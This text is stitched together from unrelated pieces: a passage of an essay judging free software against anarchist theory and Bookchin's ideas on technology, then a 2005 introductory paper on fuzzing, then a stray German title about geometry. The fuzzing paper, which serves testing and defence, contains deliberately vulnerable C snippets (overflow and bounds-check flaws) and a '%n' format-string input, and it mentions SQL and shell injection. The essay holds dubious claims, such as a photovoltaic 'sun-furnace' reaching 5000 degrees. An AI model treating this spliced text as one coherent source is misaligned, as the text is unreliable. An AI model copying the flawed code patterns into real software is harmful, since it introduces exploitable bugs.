A nice way of actually approaching anarchism is to use a utopian method. That's a rather simple approach[8]. And it is not an unambigious thing within anarchist theory[9], but I believe it yields a good intuitive understanding. The first step of the utopian method consists in imagining a little utopia, a place, where everything which *could* be good actually *is* good. Bascially, there is no war, no hunger, no thirst, no unequality, no „poverty“, no pollution, everyone has everything necessary including dignity, has a nice place to live, a variety of food, of entertainment, all sorts of medic care, very little really necessary work and thus a lot of free time to spend with many friends and on some own, personal challenges and best of all: everything is entirely free, actually the whole concept of exchange-value is gone and there is no authority enforcing anything. That should be enough for now since we should not overburden our imagination. Now the next question is: how possible is such a world actually? Of course, quite a few people will now immediately burst out: not very! And they might add: moron! And this very phenomenon that actually so many people prefer to believe in the exact opposite of our little utopia, namley the dystopia we actually live in, poses a core problem to most of the current anarchical or socialistic theories as has been clearly outlined by Deleuze and Guattari[10]. But that is a different topic. What we will now do is hold the immediate outburst and the following resignation and first refine the question. Namely into: how possible is such a world *technically*? Or better: could we obtain such a world by mere rearrangement of already existing technological and social structures and ressources? This question has become more scientific, more calculable and less a question which anyone can be immediately opposed to. And it has actually been answered by science in a number of investigations and considerations. The answer is, of course, positive: yes, such a utopian world is possible by mere rearrangement of the existing. We would just have to restructure our behaviour with ressources. And this simple insight will now lead us directly to anarchism. Because now that we know that an almost perfect world is technically possible, we have to justly ask ourselves: why is it not realized now that we know? It appears pretty rational to do that, in fact: more rational than anything else. So why don't we? Here we find two „opponents“ to this rather simple rationality in the form of two historically grown human misbeliefs: capitalism and power. Capitalism as a cultural form can be systematically proven to necessarily produce inequalities, need, exploitation and war[11]. Power on the other hand is a little more different to track down as an evil. It is not a formulated idea as capitalism which could be analysed systematically. It more resemblances a highly addictive (but eventually unnecessary) emotion, a pure final end in itself. Its evil can only be demonstrated historically in the obvious empirical fact that exploitation, murder, war and so on have almost always been initiated and

7 Karl Marx: *Das Kapital*; Stuttgart 1957 (Kautsky-translation for Kröner)

8 Its simplicity is an important element and justified since „anarchism is pretty simple when you get down to it“. Said by Clifford Harper in his *Anarchy: A Graphic Guide*, Hampden Press 1987 (very recommendable, but hard to find these days).

9 See Peter Heintz: *Anarchismus und Gegenwart*; Berlin 1985. He is totally opposed to it. Anarchism should rather be seen as anti-utopical to emphasize its realizability. But the utopian here is just used as an approach, a method so to speak. For an anarchist who uses it more essentially in this sense, see: Robert Nozick: *Anarchy, State and Utopia*.; Basic Books 1974

10 Gilles Deleuze/ Félix Guattari: *Anti-Ödipus;* Frankfurt am Main 1995

11 And we all know who did the basic work on that. For an updated version, be referred to the very recommendable: Michael Hardt/ Antonio Negri: *Empire;* Cambridge (Mass). 2000

maintained by the powerful and endured by the powerless – whether they wanted it or not. This is a historical asymmetry, a constant one and it clearly points to power as a central problem. At this point, some might probably want to suggest that the asymmetry is only as evil as it always has been due to the absence of holy communism. But that this is not the case is and has been impressively demonstrated by any communist country. Not a single one ever voluntarily ended the dictate of the proletariate(-party) which was intended by Marx as a merely temporal installation to expropriate the expropriators. Why? Power-addicted. It sounds almost too simple, but some important things are rather simple.

One more note needs to be dropped on how these two evils rule us: they do so as beliefs. They make us believe in irrational axioms from which we in turn produce irrational conclusions by rational reasoning. Thus they distort our sense for any simple rationality, turning the irrational rational and making the really rational descend into a utopian nowhere by the mere number of words and complicated relations they constantly invent to hide their core axioms[12].

Of course, more menaces than these two are conceivable, but anarchism takes them to be the very core of nearly any politicial problem. To fully expand this view would severly exhaust the space of this chapter[13]. But if we for now accept this basic and quite obvious and reasonable observation, we can certainly wish that both evils have to be abolished. The two negative demands to abolish capitalism and any kind of control humans exert over humans – negative insofar as they aim at abolishing something rather than constructing something – are the core demands of: anarchism. Thus we have arrived at it in a pretty natural and intuitive argumentation. Now whereas historical anarchism was mainly focussed on forms of control of the state and religion, current anarchism has recognized the need to abolish the very principles underlying those evils in all their shapes. This is the so-called „negative“ anarchism.

But anarchism is not yet exhausted in its negative formulation. Spreading from the negative anarchism, we also find positive visions. These are not so very elaborate – quite naturally, since anarchists cannot dictate anything without immediately contradicting themselves. In general, we will be left to construct whatever we want and live how we want to, since that is the essence of non-authoritative freedom. But the vision of what will be after an anarchist revolution in a world entirely free seems to point to a few natural consequences. One is held to be the development of rather small and natural groups or communities which share views and interests. This results out of the need to decentralize everything since any centralization, as needed in larger compounds, tends to develop central and professional organization which turns into new leadership. Thus we will likely have decentralized communities. Their internal organization is often conceived of in the shape of councils, but these are not to be mistaken with leading councils. They only organize what has already been decided commonly within the whole group and the posts in the council rotate equally among every member of the society. Thus, power is not totally abandoned, but it is minimalized and distributed totally equally. Also not abolished is order, just to face a common preconception about anarchism. Every member of the society still has a minimal set of obligations, such as not to hurt anyone (naturally) or to work a certain minimal amount of time to maintain the communitys' stability by keeping the basic production running.

Beyond these few general and rather logical ideas, naturally little is developed and not much should be developed as well. But these visionary aspects of a free society which are conceivable are a topic in anarchist theory and have gained a greater importance in recent developments. This is not only in order to have them clarified once the revolution has taken off, but also to see which parts of a free world can already be realized in the personal, current life. Here, the visions work as practical guidelines along which some daily routines can be contrasted and probably changed. To behave as if we were free, so to speak, can thus at least partly lead us to personal freedom and sharpen the

12 For whom this didn't sound immediately rational: be referred to the outstanding excellent work on this topic as it is picked up by Critical Theory in: Herbert Marcuse: *One Dimensional Man;* 2.ed, London 2002

13 A nice guide to anarchism can be found under: http://sourceforge.net/projects/anarchism. Another is: Joan Nordquist (ed): *Anarchism: contemporary theories: a bibliography;* Santa Cruz (Calif.) 1999

anarchist senses. Many anarchists have actually set out on a number of direct actions, alternative lifestyles or communal experiments. One such vision with a very interesting history is that of free sex relations. But that will not be explored here[14]. Instead, we will look at Murray Bookchins anarchist theory of technology.

The anarchist theory of technology

To state that something like an anarchist theory of technology exists might sound a bit strange at first hand. What could a political theory of technology be? How can technologies be political at all? They seem to be rather neutral, mere means to a great variety of ends. This is a very common view about technologies. But it is mistaken, even more so for the industrial age. We need to look at this mistake and will thus dwell a bit on the relation between technology and social order.

The relation arises from the fundamental insight which Marx had about the connection between production and social order. He stated that certain modes of production in the turn of history produce certain social orders. One very basic example for this is the division of work. It arose out of the knowledge how to grow crops and herd cattle which allowed prehistoric societies to gain excess production to store. This freed some of its members from the immediate need to produce food all the time and thus specialists could develop and the societies grew more complex and developed further. A political component got to this as some of the specialists became leader-specialists, priest-kings and the like. Thus a mode of production established a social order. This has now been the case ever since and at the core of every fundamental change in social orders, we can recognize some equally fundamental change in the modes of production.

Many of these changes have actually been technological changes. The above example already suggests this since the knowledge on growing and herding is largely technical knowledge. Thus the relation between production and social order has a significant technological component to it and it is in this sense that technologies have to be deemed political. Technologies open up a specific range of possibilities for social orders. In most cases, this enlarges the range of human actions, but since the industrial revolution, technology also had a limiting notion to it. The complex tool-compounds called „machines“, by means of their design, their size and complexity, have to carry a number of necessities like conditions on how to handle them, a special division of work, sometimes specific hierarchies and so on. Thus the specific range of social possibilities opened up by technologies is not only a positive thing, free to choose. With the advent of machines, technologies also entailed social necessities. Marx had recognized this and within his concept to actually turn the tables by not having production dictate social order but social order dictate production (in communism), the appropriate technological change to allow this played a significant part as the „scientific-technological revolution“ which has been a constant issue to all communist societies ever since[15].

What remains to note from these considerations is the fact that technologies open up specific possibilites for social change and this is a point of consideration for anarchism much like it has been for communism. We will first have to ask ourselves which technologies would be needed in an anarchical society and this will point to some general technological characteristics fundamental to positively promote anarchism as a fundamentally new social order. Following these, we will additionally be able to state a few negative demands as well, more or less as the negations of the positive characteristics, to not only state what should be the technological case, but also what it should definitely not be. The positive characteristics will then enable us to recognize genuine anarchical technological structures whereas the negative demands will point us to structures which oppose anarchism.

14 Sorry for that, but this is about technology.

15 It is a very interesting thing to view the history of the cold war, the collapse of the Soviet Union and the current development of high-tech as at least partly a result of these different technological cultures. David Hambling has written a very good book on technology transfer from the military to the civilian sector which sketches this situation: David Hambling: *Weapons Grade;* London 2005

Now let us sketch the anarchist theory of technology.
Like Marx, we will intend to turn the tables and have our social order dictate the mode of production, not vice versa. The basis of our thoughts should thus be the positive vision of the free, decentralized anarchist community. Which mode of production does it need? This is easy: a decentral, local production. Only then will people be able to live autonomously and thus free from outside rulers as we noted above. But how can this be achieved? Our current, globalized economy is quite the opposite of this. It grows things in one country, boils them in another, packs them in yet another and finally sells them somewhere entirely else. Can this irrational organization be rearranged to local models? We believe: yes. And as we mentioned above, this is to a large extent a technological task. Here, we meet Murray Bookchin. He is a known socialist and anarchist and he has written about the technological foundations of anarchism[16]. His thoughts are quite logical. We need to develop localized technologies which are able to gather ressources and produce goods in the most easy and comforable fashion possible. They should be workable by only a few people (the less the better, but up to a hundred probably if we imagine standard sized communities of 1000 to 2000 individuals), they should be able to regulate themselves and even repair themselves if possible[17]. This somewhat points to the old Enlightenment conception of technology[18] which has also been at the core of the communist scientific-technological revolution: technology as the saviour which abolishes all work for humans so they are free to live the lifes they want to live without being bound to the ugly necessities of daily production for daily survival. As such, anarchism is substantially technology-friendly, even very dependent on it. Entirely without it, work would much likelier have to be regulated, thus administered again. In addition, anarchism even embraces the highest possible state of technology, that of a full automation, to fully liberate humankind – at least with Bookchin. And in that case, Bookchin holds, computers play a significant part as well. They will eventually conceptualize the work, steer the machines, administer everything and so on. Within his further theory, Bookchin also states that we have to achieve an equilibrium between humans and nature. This is important so the ressources are not wasted too excessively such that they become exhausted. A lack of ressources has always been a good reason for a war, so that should be avoided. But this does not have to be explored any further.
For now, this brief look will suffice to demonstrate the technological task at hand for anarchism. We can now state the basic positive technological characteristics anarchism needs. Its technologies will have to be such that they can be produced and maintained locally and they have to enable small communities to freely, easily and with the least possible amount of work produce their commodities. Further, they should be such, that they do not irrevocably exhaust local ressources or need very exotic ones.
Technologies which comply with these characteristics would not necessarily need a hiercharical social order any more. They would not create and reinforce dependencies from owners of ressources or lacks of ressources, from central monopolizing producers, highly skilled specialists and so on. Thus they would have a liberating effect on a society and could be called anarchical in a very close and genuine sense. Bookchin also mentions an example of such a genuine anarchical technology: the sun-furnace. It uses photovoltaic cells to produce more than 5000 degrees celsius, it can thus melt iron and steel, it's easy to build and maintain and can be operated by just a handful of unskilled workers. Thus it promotes anarchical interests in a genuine, clear-cut way. It promotes freedom and equalness and diminishes dependence and asymmetric inequalities as they are transparent in current industrial production.
This directly leads us to our negative demands. After we have seen which technological characteristics are demanded by a free humankind, we can also state which kinds of technologies

16 For instance in: Murray Bookchin: *Für eine befreiende Technologie;* in: Hans Peter Duerr (Hg.): *Unter dem Pflaster liegt der Strand – Anarchismus heute;* Bd. 2; Berlin 1980
17 Science Fiction has a number of versions here. One of my favorites is: Herbert Franke: *Einsteins Erben;* Frankfurt am Main 1980
18 A central utopian vision of that can be found in: Francis Bacon: *Novum Atlantis;*

hinder the development of a free society. Such technologies are namely designed in such a way that they need or reproduce the principles of authority and hierarchy or that of exchange-value, either in their production or in their later use. A clear example for this is current steel production. Steelworks as machine-compounds often need thousands of workers, from iron ore mining to melting to transportation and administration. Thus they rather propose hierarchical structures. They need specialists, a central organization, authority. And they suggest larger communities. The workers will need food, housing and entertainment and that leads to larger cities as we find them frequently with steel production. All this opposes the anarchical ideas of non-hierarchical structures, autonomy, decentralized, smaller communities, of comparatively free choices and little work. Thus we will demand of technologies to be free of such wanting structures which invite social complexity and class-construction, thus suppression and hierarchy.
Of course, the negative somewhat follows from the positive. But it still felt necessary to me to mention it to achieve a contrast between what we can now call a genuine anarchical technology (as the sun-furnace), a technology somewhat opposed to anarchism (as the huge steelworks) and, in addition, technologies which could be deemed neutral from an anarchist point of view (as a simple excavator probably)[19].

The case of free software
When we now look at free software, we first have to notice two possible points of view. First, free software development can be rated in its association with software as a technology (which works in computers) since that is where it is leading. This has to be viewed largely from the anarchist theory of technology as it has just been sketched and it will show us some severe difficulties. Second, free software development can be rated more generally as an anarchist method, an anarchist „mode of communication“ as it has frequently been described[20]. This will have to be judged rather from the core theory of anarchism. But this will also be a problem since many of its characteristics are rather difficult to come to terms with from a general anarchist point of view.

Let us first look at free software as a technology. Is it genuine anarchical, opposed to anarchism or rather neutral?
We will approach this question by first stating some clear intuitions. First we have to note, that software is a technology basically in charge of controlling other things. It steers machines, tells them what to do. As such, it is not a technology on its own. It is always combined with some other machine which it controls. In the case of free software, this is always a common personal computer, not a harvesting machine, a steel press or anything[21]. So without personal computers, there is little use for free software but playing frisbee with the CDs. Thus we have to ask ourselves, in which way a personal computer can be seen as an anarchical technology if it is being controlled by freely developed software. To repeat: we can state that such computers could be rated genuine anarchical if they would promote decentralization, autonomy and the creative and free development of humans. If on the other hand such computers are rather proliferating control, the concentration of capital, centralization and such, they should be viewed as rather opposed to anarchism – in this case: whatever the mode of production of its software was.
The verdict is reached quickly. It stems from the current production of personal computers. This production is highly monopolized, in very centralized structures and the assembly-lines are globalized and exploit the poverty of foreign countries by means of financial power. This holds for any major personal computer brand. Personal computers have to be viewed as a typical product of a

19 Although some of my colleagues might hold that one cannot sensibly speak of any neutral technology. See for instance: Christoph Hubig: *Technik- und Wissenschaftsethik – ein Leitfaden;* Leipzig 1993
20 See for instance Siva Vaidhyanathan: *The Anarchist in the Library;* New York 2004
21 At least I don't know of any other case. Most machine software is yet too specialized and too close to its producing industries.

high industrialization, involving all of its clearly anti-anarchical structures[22]. Thus free software as a technology is clearly opposed to anarchism by means of its current dependence on personal computers. The included obligation to buy a personal computer affirms and reinforces the corresponding industry and the principles of its conduct.

A tough verdict which cannot be different – based on the current version of PC-production. We can now note that in addition to the concept of free software, a concept of free hardware (so to speak) would be needed as well to render free software into an anarchical technology. We might question though whether such a thing is even conceivable. The production of up-to-date PCs is so highly specialized, drawing on extremly specific components and ressources, that it seems rather impossible to conceptualize any decentral, small and local fabrication for them. To achieve this, much more research and development would first have to be done into a direction entirely different than the current, industrial one. Thus, a concept of „free hardware“ for the bearers of the current versions of free software, the up-to-date PCs, seems still a little too ficitious to help the concept of free software onto an at least principly safe ground. Here, Bookchin has to be critized, or at least relativized as well. He placed great emphasis on computers for the liberation of technologies, but that was back in the 60ies and the computer Bookchin mentions as an example is the DDP-124 from the Computer Control Company in Framingham. This was still a rather simple device (although it already included ICs), not too demanding in its production and ressources and he probably didn't foresee the development computers would subsequently undergo.

However, in comparison to these negative judgements, a point can be made about a sensibly anarchical free software as well. It could be conceivable, given our current technological situation, to program free software for simple computers which are in use in simple machines as the ones I have mentioned above: harvester, steel presses or things like that. Given the case that these simple machines and computers can principly be constructed and handled locally and decentral, without an immediate dependence on large-scale industries, free software would very genuinly promote a technological liberation. To give a case in which this would be of actual relevance, Siemens and its „engagement“ in third world development can be stated. Siemens has good contracts with development agencies and institutes and in turn provides the third world with a lot of machines for agriculture, water and waste management and so on. The machines are relatively simple to handle, but they draw on specific parts and specialized machine-programming, thus securing Siemens a huge and very dependent aftermarket. Free machine-software in this case for the Siemens-machines would greatly proliferate the freedom of the concerned countries. However, the free software movement is not found here.

Thus the political difference free software as a technology makes is rather small, not to say: zero. In its current shape, it is only operated in personal computers, but these are severly monopolized and reinforce centralization. Buying computers promotes the according industries with affirmation and financial support. In addition, personal computers have developed into a highly advanced and technically demanding state which fundamentally hinders even the conception of a thing like „free hardware“. Despite this, there could still be a genuine free software, namely one which would be developed especially for more genuine anarchical machines, respectively the (accordingly rather simple) machine-computers which run them. This would be a more directly political action, in support of technological freedom. But here, free software doesn't seem to exist, at least not as a part of the free software movement. Resulting from these consideration, free software as a technology has to be regarded as rather opposed to the idea of anarchism. The term doesn't fit here at all.

---

22 Another thing (though not of direct importance) is the bounds these corporations share with the arms industry which provides the material basis for any exploitation and suppression. Just to state some historically popular examples: Wallace Eckert produced the IBM Model 701 in 1952 to calculate nautical almanachs for the US Navy's submarines. The 701 became the predecessor of all personal computers. Robert Noyce, the founder of Intel, conceptualized the first IC in 1959 which was further developed within Texas Instruments for the Solid Circuit Network Computer, a miniature computer to help the USAF with missile guidance in the Minuteman program (- not for the space program as is sometimes claimed). Current companies of course are still involved in these businesses.

After we have investigated the implications of free software as a technology, we can proceed to the second consideration from above: what about the production method of free software development as a pure method? Can it be regarded as anarchical? First of all, as a preliminary remark, we have to note that from a marxian (and still reasonable) point of view, there seems to be little sense to speak of free software development without entailing the software it results in and thus the computers and their mode of production. This has to be acknowledged as of fundamental importance since any method lending itself to an intensification of capitalism and hierarchy can hardly be rated as essentially anarchical after all. The stance, from which we now continue, is framed by these conditions. The reason, why we continue anyway is that a moderate position is conceivable which would try to judge the method by means of its anarchical *potential* rather than try to take it as *essentially and wholly* anarchical.

Now once we adopt this stance and look at the production method from general anarchist theory, we arrive at our next question. This question is: in how far is the production of free software as a method anarchical? Does it promote or does it restrict autonomy and freedom? Now, the case is not quite unambigious. It does of course operate without much apparent hierarchy or authority, it is decentralized and free for all (who already own a computer) and these things are good and have an anarchical potential in a different aspect, apart from the method towards which we will return in the next chapter. But on the other hand, we also find restrictive tendencies. Not only do still too little free operating systems exist to speak of a truly decentralized, non-authoritative method. Linux is still a very central frame here. Free software development also uses a lot of the capitalist vocabulary, linguistic institutions and rules as a basis for its daily business. This starts with GPL and the five rules for free software development and currently ends with the Creative Commons Licenses. Sure: these rules are intended to guarantee freedom. But at this point, Foucault can be mentioned[23], who has quite rightly wondered about where humans got this nonsense idea from that freedom has to be guaranteed by rules and institutions. Freedom, by definition, is just the very absence of rules and institutions and never have either of one really proliferated any real freedom. Rules and institutions, even as moderate guidelines, are restrictive, hierarchical and authoritative by nature, they cannot reasonably be associated with freedom. Here, free software development as a method fails significantly in providing a genuine anarchical framework for any subsequent work.

In company of these regulations, we often find another peculiar phenomenon which also weakens the alleged anarchical character of free software in its non-capitalistic aspect: free software is often being measured and valued in terms of its final proliferation of capitalism. Quite a few promoters actually argue that the developmental method is „effective“ not because it proliferates freedom and autonomy, but because it has a tremendous developmental output with low costs which can in turn be used to promote businesses. These lines of arguments then continue to state the many new businesses which have opened up on the back of Linux and how many big computer companies actually already profit significantly from free software. If the developmental method of free software is being measured in this way by its own promoters, its intentions in as far as what these finally aim at cannot appear anarchical in any *genuine* way anymore which in turn renders the method at least politically questionable.

In sum, free software development as a method appears counter-capitalistic or anarchical only in a somewhat short-sighted and premature manner, despite its own understanding. As so many counter-movements do (if it can be accredited with this much of a meaning beyond press rhetorics at all), it uses the very methods and words of its opponents in their negation to define itself as different. And by doing so, it doesn't recognize that it still operates within capitalism and authority, just by the very use of its words and methods, even if they are in negation. To use one of our earlier insights on this: free software still shares and reproduces the false beliefs in capitalism and hierarchy because it defines itself against it which also entails to accept its existence and use its methods and standards.

It is in this sense that we have to judge the method of free software as bracketed by the ideological

23 From the first chapter of: Jürgen Mümken: *Freiheit, Individualität und Subjektivität;* Frankfurt am Main 2003

frameworks of capitalism and hierarchy. The extent to which this misbelief is actually embedded in free software can be shown in Toby Milsom who stated that the GPL uses copyright to express anarchism. A strange idea.

Now our overall rating of free software development doesn't look good. It only happens within industrialized computers, thus it doesn't help us build a decentralized society but rather promotes the opposite. And even as a pure method, it still reproduces capitalism and authority by using capitalist methods, concepts and standards. To judge it anything anarchical or somewhat revolutionarily political seems a rather strange idea. Thus the connection between anarchism and free software in the current debates and given the current situation of free software is really nothing but rhetorics. Its invention has to be accredited to the false public image of anarchism, the colloquial understanding of the term and its unreflected use.

Free software as a demonstration of successful anarchy

Ok, sad story. But is this really the end of it? Does free software development really not have anything political to it? Nothing anarchical? Well: there could still be a few things. We already mentioned one: free software for less dependent machines. But another, a demonstrative value can be obtained from free software development as well. And this is a notion which we will develop now out of the few anarchical *aspects* which can be found.

To do this, we will first have to turn to an argument within which the idea of anarchism in free software development played its significant role, namely the productivity-argument for free software development, directed against intellectual property rights and software patents[24]. It is a very central argument in the whole story, but until now, we were able to operate without it since we were rather concerned with the general relation between free software development and anarchism in a political sense, its factual appearance and any possible shapes. The productivity-argument however is more of an argument about what is good for software development, not about what is good for anarchism – which is why we postponed it. At this point however, we will focus on this argument and show how it can be reinterpreted to state something essential about anarchism.

First to state the argument: the productivity-argument holds that the anarchical mode of production, in so far as it is unguided, open for everyone and not profit-oriented, yields a very good and sophisticated development, in fact, it even appears to be better than its capitalist counterpart in many possible comparisons[25]. This is easily empirically proven and it is intended as a counter-argument to the capitalists idea that real development needs profit as a stimulus and a structure to work efficiently and it thus has been the core reason against the extension of intellectual property rights.

Now in its current shape, this is an argument which basically states that a partly anarchical mode of production is actually good for software development. And we were able to show that the notion of anarchism which is used in this argument is not to be outrightly equated with anarchism in its full theoretical sense, but rather in a colloquial meaning. But since the colloquial meaning is not entirely far out, only partially, the argument still has an attractive potential for anarchist theory, if we reformulate it a little into the following: an anarchical mode of production is more productive and yields a better development than the capitalistic mode of production.

This is a legitimite reformulation (in fact, a simplification) of the productivity-argument and now, the focus is on anarchism and software development can be taken to be a mere example. In this case, the validity of the argument, which would substantially draw on free software development as a case study, suggests that our current authoritative-capitalist order of the world not only has those many evils which it has already been accused of so frequently. In addition, it would have proven

24 See for instance: Lawrence Lessig and Richard Epstein: *Geistiges Eigentum;* Technology Review 7/ 2005 (German ed.)

25 Philosophy and sociology of science have shown us of course that comparisons can prove a lot, especially if such large scale, mulit-factored phenomena have to accredited. But some of the more reasonable ones support the claim.

that the authoritative-capitalist mode of production is not even effective as such. Thus seen from a global point of view, it is irrational to maintain the authoritative-capitalist world order not only in light of all its negative side-effects, but also as a mode of generally maintaining and promoting humankind. Because it does neither as good as an anarchical order would do. In comparison, it actually even hinders the development of humankind. Such a conclusion would be of great importance since this topic so far has been only a matter of intellectual debate. Free software now could help this debate onto an empirical footing, it could state a case in point for anarchism.
However, we will still have to accredit our critical remarks on behalf of free software production as a method. The mere existence of the few anarchical characterstics which initially invited the equation does not suffice. To make the case of free software development a good and truly valid example, we have to stratify it. Free software would have to have been produced entirely without any allegiance to rules, authorities or licenses. Any development restricted by such regulative ideas can not be regarded as a genuine anarchical development. Only if better development also takes place in their total absence, free software development can be accepted as an example for a better, more productive and more creative humankind in absence of an authoritative-capitalist order.

Conclusion: if free software is developed in a genuine anarchist fashion, it gains a significant political role as well. It's still only in a sandbox, but a sandbox with a substantial and general demonstrative value.

References

- Antonio Negri/ Michael Hardt: *Die Arbeit des Dionysos: materialistische Staatskritik in der Postmoderne*. Berlin [u.a.]: Ed. ID-Archiv, 1997
- Ulrich Enzensberger: *Die Jahre der Kommune I: Berlin 1967 – 1969;* Köln 2004
- Karl Marx: *Das Kapital*; Stuttgart 1957 (Kautsky-Translation for Kröner)
- Clifford Harper in his *Anarchy: A Graphic Guide*, Hampden Press 1987
- Peter Heintz: *Anarchismus und Gegenwart*; Berlin 1985
- Gilles Deleuze/ Félix Guattari: *Anti-Ödipus;* Frankfurt am Main 1995
- Michael Hardt/ Antonio Negri: *Empire;* Cambridge (Mass). 2000
- Herbert Marcuse: *One Dimensional Man;* 2.ed, London 2002
- Joan Nordquist (ed): *Anarchism: contemporary theories: a bibliography;* Santa Cruz (Calif.) 1999
- David Hambling: *Weapons Grade;* London 2005
- Murray Bookchin: *Für eine befreiende Technologie;* in: Hans Peter Duerr (Hg.): *Unter dem Pflaster liegt der Strand – Anarchismus heute;* Bd. 2; Berlin 1980
- Herbert Franke: *Einsteins Erben;* Frankfurt am Main 1980
- Francis Bacon: *Novum Atlantis*
- Christoph Hubig: *Technik- und Wissenschaftsethik – ein Leitfaden;* Leipzig 1993
- Siva Vaidhyanathan: *The Anarchist in the Library;* New York 2004
- Jürgen Mümken: *Freiheit, Individualität und Subjektivität;* Frankfurt am Main 2003
- Lawrence Lessig and Richard Epstein: *Geistiges Eigentum;* Technology Review 7/ 2005 (German ed.)

And a guide to anarchism can be found under: http://sourceforge.net/projects/anarchism.

Fuzzing

Breaking software in an automated fashion

Ilja

Fuzzing: Breaking software in an automated fashion

Ilja van Sprundel

December 8, 2005

1 Introduction

Fuzzing is the art of automatic bug finding. This is done by providing an application with semi-valid input. The input should in most cases be good enough so applications will assume it's valid input, but at the same time be broken enough so that parsing done on this input will fail. Such failing can lead to unexpected results such as crashes, information leaks, delays, etc.

It can be seen as part of quality assurance, although only with negative test cases. Fuzzing is mostly used to uncover security bugs, however, it can often also be used to spot bugs that aren't security critical but which can non-the-less improve robustness.

2 Types of fuzzers

While fuzzing is mostly done in an entirely automated fashion, it is also possible to perform semi-automated fuzzing. This usually involves making a small tool, doing one test run and then carefully examine the response. The benefit of semi-automated fuzzing is that very subtle bugs -that would otherwise not get noticed- can be found. If need be the code used for semi-automated fuzzing can be changed

Manual testing can sometimes also be though of as a type of fuzzing. In most cases it is the preparation needed to perform automated fuzzing. With manual tests it becomes obvious which parts of a program or a protocol are the most interesting for fuzzing. Sometimes critical bugs are even found during manual testing.

Obviously tools are needed to conduct fuzz testing. There are 2 types of fuzzing tools, standalone tools which were designed to fuzz a single program

or protocol and fuzzing frameworks. Fuzzing frameworks have an api that can be used to easily create broken data and implement specific protocols.

While most fuzzers are build to test networking protocols, it's possible to fuzz a whole lot more then just network protocols. Files, api's, arguments for a command line utility, standard input, signals, and many more can all be fuzzed. Any point where there is some communication with an application can potentially be fuzzed.

3 How fuzzing works

When building a fuzzing tool there are 2 common approaches. The first one is to randomly send some kind of data in an endless loop. this random fuzzing has the potential to uncover a lot of bugs but often misses quite a few because an application parsing the data might consider it to be invalid before it reached a faulty piece of code. In most cases this can be worked around by implementing adleast some intelligence into these kind of fuzzing tools.

The second one is where it has been carefully studied what will likely cause problems and iterate over all possible combinations thereof, it comes close to fault injection. This kind of fuzzing is usually finite. One problem here is that it is almost always impossible to generate all possible combinations that will trigger a bug and often some bugs get missed.

In reality random fuzzing usually finds the first couple of bugs faster. The second type of fuzzing is often more complete. However, sometimes random fuzzing will uncover bugs that would have never been found with the 2nd type of fuzzing, because it is never ending and uses a random source for most of it's input. It's not uncommon to still discover a bug with random fuzzing after several hours or several days.

The kind of intelligence that is put into a random fuzzer usually depends on the amount of effort that has been put into it. More intelligent fuzzing usually leads to more results, but requires more time developing the fuzzing tool.

4 Determining completeness and failing

Determining Completeness when fuzzing is usually very hard to do, more often then not when performing fuzzing some or all of the documentation is not available and most information has been gained through reverse engineering. Even when standards are available variations on the standards could have

been implemented and new (undocumented) features might be introduced.

The configuration of whatever application that gets tested plays a big part in completeness as well. What's not configured can't be tested.

While fuzzing it's important to determine when a program failed, which isn't always easy. failing usually can be determined when the program hangs, crashes (sigsegv), reboots or consumes huge amounts of memory. Crashes can be detected by attaching a debugger to the application being fuzzed. Hangs can possibly be detected by means of timing. Huge memory consumption can be detected with memory statistics tools. Keeping track of specific logfiles might also help to determine weather an application failed or not.

5 Key elements in fuzzing

Some interesting things to look at while developing a fuzzing tool are any kind of size field, strings, something that marks the beginning of a string or a binary piece of data and something that marks it's ending.

For size fields it's always a good idea to use values around the boundaries of the size field's type. For example, if a size is seen as an unsigned 32 bit value giving it a value of 0xffffffff might cause an integer overflow:

```
p = malloc(yourlength + 2);
strlcpy(p, yourstring, yourlength);
```

Negative values often lead to problems, in a lot of cases they get missed when bound checking is performed:

```
if (yourlen > MAX_BUFSIZE) return SOME_ERROR;
else memcpy(buf, yourdata, yourlen);
```

Negative values can also lead to underindexing after the same kind of flawed bounds checking.

Sometimes applications will assume that the length given is exactly that of a string passed to it and will happily copy that string into a buffer after a bounds check is passed:

```
read(fd, &yourlen, sizeof(yourlen));
if (yourlen > MAX_BUFSIZE) return SOME_ERROR;
else strcpy(buf, yourstring);
```

Using random numbers sometimes might trigger a bug, it's impossible to tell where the programmer of an application messed up until it's been tested:

```
#define SOME_MAX 4096
if (yourlen < 0 || yourlen > SOME_MAX) return SOME_ERROR;
p = malloc( ((yourlen * 2) * yourlen) * sizeof(very_large_struct));
for (i = 0; i < yourlen; i++) p[i]->elem = some_number;
```

String handling has caused many software bugs in the past and hence it would probably be benificial to take advantage of this. Obviously it's always a good idea to try very long strings, since those might cause trivial buffer overflows.

Including formatstrings such as "%n%n%n%n" in strings while fuzzing might also result in bugs being found.

Binary data inside strings sometimes leads to surprising bugs. A good source for binary data can be found in /dev/urandom:

```
a = malloc(strlen(b) +1);
while(*b != 'b' && *b) b++;
b++;
strcpy(a,b);
```

Using empty strings might also trigger some bugs. Sometimes, although very protocol specific, there are length fields inside strings. The previously mentioned interesting size field comments apply here as well.

Using sql statements in strings quite often leads to sql injection bugs, simularly putting shell escape codes in your strings might lead to code execution.

Pieces of data that mark some beginning or ending are usually good candidates for fuzzing as well (",],',NULL,...). Don't use them in some test runs, use them twice in other test runs, escape them, put data after them anyway, ...

All of the things described in this chapter are mostly used in data generation, Where everything gets generated by the fuzzing tool itself. Sometimes it's also useful to take a valid piece of data and then change it somehow, otherwise known as data mutation[1].

6 Annoyances while fuzzing

When fuzzing there are several things that make fuzzing harder then it looks. A very common problem is that of a bug behind a bug, where it is almost

[1]see http://ilja.netric.org/files/fuzzers/mangle.c for a simple example

impossible to trigger one bug because another one is in the way. Often the only solution is to fix that bug and start fuzzing again.

"Userfriendlyness" can tremendously slow down, or even halt automated fuzzing. One solution to this problem is to preload some library and get rid of whatever is slowing down fuzzing.

Slow programs are also annoying, often this is because the program is badly written, There is no way to fix this problem while fuzzing, but it is usually an indication that many things are wrong with that application and fuzzing it will likely turn out to be very sucessful.

Checksums, encryption and compressions are often annoying because they simply need to be implemented in the fuzzing tool and increase development time of a fuzzing tool significantly.

Memory leaks can also get in the way of fuzzing. Arguably this is a case of a bug behind a bug. The problem is that they might not get noticed until they slow down fuzzing.

Last but not least "undefined states" are very annoying. These undefined states are usually triggered by test run $x - n$ but only discovered in test run x. They are often very hard to track down.

7 Conclusion

This paper has covered all the essentials to automated bug finding. It has detailed how fuzzers work and how to build them yourself. It described the types of fuzzing and annoyances that come with automated bug finding. The thing that this paper has unfortunatly not delivered is the actual thrill of fuzzing, since it is something you have to experience and cannot just get from reading about it.

Geometrie ohne Punkte, Geraden & Ebenen

